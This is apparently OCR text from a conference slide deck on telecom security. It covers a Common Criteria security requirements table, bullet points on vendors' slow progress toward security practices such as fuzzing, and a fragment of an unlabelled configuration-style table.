
"Ready to Cyber, Sir!"

Vendor Attempts at Security


Security Functional Class	Security Functional Requirement	Component	Source	Operations			
				Iter.	Ref.	Ass.	Sel.
Security Audit (FAU)	FAU_GEN.1 Audit data generation	FAU_GEN.1	CC Part 2	No	No	Yes	Yes
	FAU_GEN.2 User identity association	FAU_GEN.2	CC Part 2	No	No	No	No
	FAU_SAR.1 Audit review	FAU_SAR.1	CC Part 2	No	No	Yes	No
	FAU_SAR.3 Selectable audit review	FAU_SAR.3	CC Part 2	No	No	Yes	No
	FAU_STG.3 Action in case of possible audit data loss	FAU_STG.3	CC Part 2	No	Yes	Yes	No
Cryptographic Support (FCS)	FCS_COP.1: Cryptographic operation	FCS_COP.1	CC Part 2	No	No	Yes	No
User Data Protection (FDP)	FDP_ACC.1: Subset access control	FDP_ACC.1	CC Part 2	No	No	Yes	No
	FDP_ACF.1: Security attribute based access control	FDP_ACF.1	CC Part 2	No	No	Yes	No
Identification and Authentication (FIA)	FIA_AFL.1: Authentication failure handling	FIA_AFL.1	CC Part 2	No	Yes	Yes	Yes
	FIA_ATD.1: User attribute definition	FIA_ATD.1	CC Part 2	No	No	Yes	No
	FIA_SOS.1: Verification of secrets	FIA_SOS.1	CC Part 2	No	Yes	Yes	No
	FIA_UAU.2: User authentication before any action	FIA_UAU.2	CC Part 2	No	No	No	No
	FIA_UID.2: User identification before any action	FIA_UID.2	CC Part 2	No	No	No	No
Security Management (FMT)	FMT_MSA.1: Management of security attributes	FMT_MSA.1	CC Part 2	No	No	Yes	Yes
	FMT_MSA.3: Static attribute initialization	FMT_MSA.3a	CC Part 2	Yes	Yes	Yes	Yes
	FMT_MSA.3: Static attribute initialization	FMT_MSA.3b	CC Part 2	Yes	Yes	Yes	Yes
	FMT_SMF.1: Specification of Management Functions	FMT_SMF.1	CC Part 2	No	No	Yes	No
	FMT_SMR.1: Security roles	FMT_SMR.1	CC Part 2	No	No	Yes	No
Protection of the TSF (FPT)	FPT_ITT.1: Basic internal TSF data transfer protection	FPT_ITT.1	CC Part 2	No	No	No	Yes
TOE Access (FTA)	FTA_TSE.1: TOE session establishment	FTA_TSE.1	CC Part 2	No	No	Yes	No
Trusted Path/Channels (FTP)	FTP_TRP.1: Trusted path	FTP_TRP.1	CC Part 2	No	Yes	Yes	Yes


- Vendors are trying to change (some)
- Mindset change
- Skills acquisition is hard
- Still lack of tools
- Lack of fuzzing, hostile approach to security, “using the attackers tools”
- Progress
- Open platforms help a lot (Linux, Mobicents, …)

Core Network gets complicated




OSS







M1H2	2-1505	15	YES
M1H2	2-1506	15	YES
M1H2	2-1507	15	YES
M1H2	2-1510	15	YES
M1H2	2-1511	15	YES
M1H2	2-1512	15	YES
M1H2	2-1513	15	YES
M1H2	2-1528	15	YES
M1H2	2-1529	15	YES
M1H2	2-1556	146	YES
M1H2	2-1556	6	YES
M1H2	2-1556	8	YES
M1H2	2-302	146	YES
M1H2	2-302	6	YES
